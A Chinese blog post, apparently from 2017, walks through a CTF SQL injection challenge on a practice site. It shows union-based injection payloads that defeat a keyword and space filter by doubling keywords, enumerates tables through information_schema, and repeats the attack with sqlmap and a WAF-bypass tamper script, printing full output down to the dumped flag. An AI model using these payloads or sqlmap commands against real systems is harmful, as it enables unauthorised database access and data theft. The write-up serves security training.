实验吧简单的sql注入--三题答案一样--_--

原创

Gunther17 于 2017-09-03 21:01:17 发布 5133 收藏

本文链接：https://blog.csdn.net/dongyanwen6036/article/details/77825479


版权

web实验吧题 专栏收录该内容

22 篇文章 0 订阅

订阅专栏

简单的sql注入




flag

1 ' union select flag from flag where 't' =' t

到底过滤了什么东西？

```
ID: 1 ' flag flag 't' =' t
name: baloteli
```

关键字被过滤了




flag

1 ' unionunion selectselect flag fromfrom flag wherewhere 't' =' t

到底过滤了什么东西？

```
ID: 1 ' unionselectflag fromflag where 't' =' t
name: baloteli
```

空格被过滤了



flag

1' table name

到底过滤了什么东西？


table_name没有被过滤

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'table_name'' at line 1
```

1'/**/unionunion/**/selectselect/**/table_name/**/fromfrom/**/information_schema.tables/**/wherewhere/**//**/'1'='1

这样尝试爆出表名来，居然报错，好吧 我来两个空格(空格被过滤了)，估计是有个过滤函数

1' unionunion selectselect table_name fromfrom information_schema.tables wherewhere '1'='1




ctf5.shiyanbar.com/423/web/?id=1%27++unionunion++selectselect++table_name++fromfrom++information_schema.tables++wherewhere++%271%27%3D%271

1' unionunion selectselect table_name fromfrom information_schema.tables wherewhere '1'='1

flag


到底过滤了什么东西？

```
ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: baloteli

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: CHARACTER_SETS

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: COLLATIONS

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: COLLATION_CHARACTER_SET_APPLICABILITY

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: COLUMNS

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: COLUMN_PRIVILEGES

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: ENGINES

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: EVENTS

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: FILES

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: GLOBAL_STATUS

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: GLOBAL_VARIABLES

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: KEY_COLUMN_USAGE

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: PARAMETERS

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: PARTITIONS

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: PLUGINS

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
```



```
ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: INNODB_BUFFER_PAGE

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: INNODB_TRX

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: INNODB_BUFFER_POOL_STATS

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: INNODB_LOCK_WAITS

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: INNODB_CMPMEM

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: INNODB_CMP

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: INNODB_LOCKS

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: INNODB_CMPMEM_RESET

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: INNODB_CMP_RESET

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: INNODB_BUFFER_PAGE_LRU

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: admin

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: flag

ID: 1'  union select table_name  from information_schema.tables  where '1'='1
name: web_1
```

这样可以得到表flag,但是下面同样的方法得不到列字段（下面方法2可以得到）




```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1
```

最后就猜测试试列是flag

```
1'  unionunion  selectselect  flag  fromfrom  flag  wherewhere  '1'='1
```

结果就成了。




flag
1' unionunion selectselect flag fromfrom flag wherewhere '1'='1
到底过滤了什么东西？
提交

```
ID: 1'  union select flag  from flag  where '1'='1
name: baloteli

ID: 1'  union select flag  from flag  where '1'='1
name: flag{Y0u_@r3_5^_ '' n_900d}
```

第二种做法：基于windows下的sqlmap：

这里我们会用到tamper,是Python写的，sqlmap一般自带，主要的作用是绕过WAF ，空格被过滤可以使用space2comment.py,过滤系统对大小写敏感可以使用randomcase.py等等。
 这里用的level参数是执行测试的等级(1-5,默认为1)，sqlmap默认测试所有的GET和POST参数,当–level的值大于等于2的时候也会测试HTTP Cookie头的值,当大于等于3的时候也会测试User-Agent和HTTP Referer头的值。

```
E:\CTF\sqlmap>python sqlmap.py -u http://ctf5.shiyanbar.com/web/index_2.php?id=1 --tamper=space2comment --dbs
```




```
E:\CTF\sqlmap>python sqlmap.py -u http://ctf5.shiyanbar.com/web/index_2.php?id=1 --tamper=space2comment --dbs
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.1.8.16#dev}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to ob
ponsible for any misuse or damage caused by this program

[*] starting at 21:26:59

[21:26:59] [INFO] loading tamper script 'space2comment'
[21:26:59] [INFO] resuming back-end DBMS 'mysql'
[21:26:59] [INFO] testing connection to the target URL
[21:27:00] [INFO] heuristics detected web page charset 'GB2312'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 1071=1071 AND 'DUXm'='DUXm
---
[21:27:00] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[21:27:00] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.18, PHP 5.2.17
back-end DBMS: MySQL 5
[21:27:00] [INFO] fetching database names
[21:27:00] [INFO] fetching number of databases
[21:27:00] [INFO] resumed: 3
[21:27:00] [INFO] resumed: information_schema
[21:27:00] [INFO] resumed: test
[21:27:00] [INFO] resumed: web1
available databases [3]:
[*] information_schema
[*] test
[*] web1

[21:27:00] [INFO] fetched data logged to text files under 'C:\Users\0011\.sqlmap\output\ctf5.shiyanbar.com'

[*] shutting down at 21:27:00


E:\CTF\sqlmap>
```

应该在这里

继续在web1数据库中查找


```
E:\CTF\sqlmap>python sqlmap.py -u http://ctf5.shiyanbar.com/web/index_2.php?id=1 --tamper=space2comment -D web1 --table
```



```
E:\CTF\sqlmap>python sqlmap.py -u http://ctf5.shiyanbar.com/web/index_2.php?id=1 --tamper=space2comment -D web1 --table
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.1.8.16#dev}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
ponsible for any misuse or damage caused by this program

[*] starting at 21:29:56

[21:29:56] [INFO] loading tamper script 'space2comment'
[21:29:56] [INFO] resuming back-end DBMS 'mysql'
[21:29:56] [INFO] testing connection to the target URL
[21:29:56] [INFO] heuristics detected web page charset 'GB2312'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 1071=1071 AND 'DUXm'='DUXm
---
[21:29:57] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[21:29:57] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.18, PHP 5.2.17
back-end DBMS: MySQL 5
[21:29:57] [INFO] fetching tables for database: 'web1'
[21:29:57] [INFO] fetching number of tables for database 'web1'
[21:29:57] [INFO] resumed: 2
[21:29:57] [INFO] resumed: flag
[21:29:57] [INFO] resumed: web_1
Database: web1
[2 tables]
+-------+
| flag  |
| web_1 |
+-------+

[21:29:57] [INFO] fetched data logged to text files under 'C:\Users\0011\.sqlmap\output\ctf5.shiyanbar.com'

[*] shutting down at 21:29:57
```

继续找吧


```
E:\CTF\sqlmap>python sqlmap.py -u http://ctf5.shiyanbar.com/web/index_2.php?id=1 --tamper=space2comment -D web1 -T flag --column
```



```
E:\CTF\sqlmap>python sqlmap.py -u http://ctf5.shiyanbar.com/web/index_2.php?id=1 --tamper=space2comment -D web1 -T flag --column
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.1.8.16#dev}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility t
ponsible for any misuse or damage caused by this program

[*] starting at 21:31:33

[21:31:33] [INFO] loading tamper script 'space2comment'
[21:31:33] [INFO] resuming back-end DBMS 'mysql'
[21:31:34] [INFO] testing connection to the target URL
[21:31:39] [INFO] heuristics detected web page charset 'GB2312'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 1071=1071 AND 'DUXm'='DUXm
---
[21:31:39] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[21:31:39] [INFO] the back-end DBMS is MySQL     http://blog.csdn.net/dongyanwen6036
web server operating system: Windows
web application technology: Apache 2.4.18, PHP 5.2.17
back-end DBMS: MySQL 5
[21:31:39] [INFO] fetching columns for table 'flag' in database 'web1'
[21:31:39] [INFO] resumed: 2
[21:31:39] [INFO] resumed: flag
[21:31:39] [INFO] resumed: char(30)
[21:31:39] [INFO] resumed: id
[21:31:39] [INFO] resumed: int(4)
Database: web1
Table: flag
[2 columns]
+--------+----------+
| Column | Type     |
+--------+----------+
| flag   | char(30) |
| id     | int(4)   |
+--------+----------+

[21:31:39] [INFO] fetched data logged to text files under 'C:\Users\0011\.sqlmap\output\ctf5.shiyanbar.com'

[*] shutting down at 21:31:39

E:\CTF\sqlmap>
```

接下来就直接看结果吧

```
E:\CTF\sqlmap>python sqlmap.py -u http://ctf5.shiyanbar.com/web/index_2.php?id=1 --tamper=space2comment -D web1 -T flag -C flag --dump
```



```
E:\CTF\sqlmap>python sqlmap.py -u http://ctf5.shiyanbar.com/web/index_2.php?id=1 --tamper=space2comment -D web1 -T flag -C flag --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.1.8.16#dev}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
ponsible for any misuse or damage caused by this program

[*] starting at 21:33:38

[21:33:38] [INFO] loading tamper script 'space2comment'
[21:33:38] [INFO] resuming back-end DBMS 'mysql'
[21:33:38] [INFO] testing connection to the target URL
[21:33:38] [INFO] heuristics detected web page charset 'GB2312'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 1071=1071 AND 'DUXm'='DUXm
---
[21:33:38] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[21:33:38] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.18, PHP 5.2.17http://blog.csdn.net/dongyanwen6036
back-end DBMS: MySQL 5
[21:33:38] [INFO] fetching entries of column(s) 'flag' for table 'flag' in database 'web1'
[21:33:38] [INFO] fetching number of column(s) 'flag' entries for table 'flag' in database 'web1'
[21:33:38] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[21:33:38] [INFO] retrieved:
[21:33:39] [WARNING] reflective value(s) found and filtering out
1
[21:33:39] [INFO] retrieved: flag{Y0u_@r3_50_dAmn_900d}
[21:33:43] [INFO] analyzing table dump for possible password hashes
Database: web1
Table: flag
[1 entry]
+---------------------------+
| flag                      |
+---------------------------+
| flag{Y0u[redacted]dAmn_900d} |
+---------------------------+

[21:33:43] [INFO] table 'web1.flag' dumped to CSV file 'C:\Users\0011\.sqlmap\output\ctf5.shiyanbar.com\dump\web1\flag.csv'
[21:33:43] [INFO] fetched data logged to text files under 'C:\Users\0011\.sqlmap\output\ctf5.shiyanbar.com'

[*] shutting down at 21:33:43

E:\CTF\sqlmap>
```

参考
参考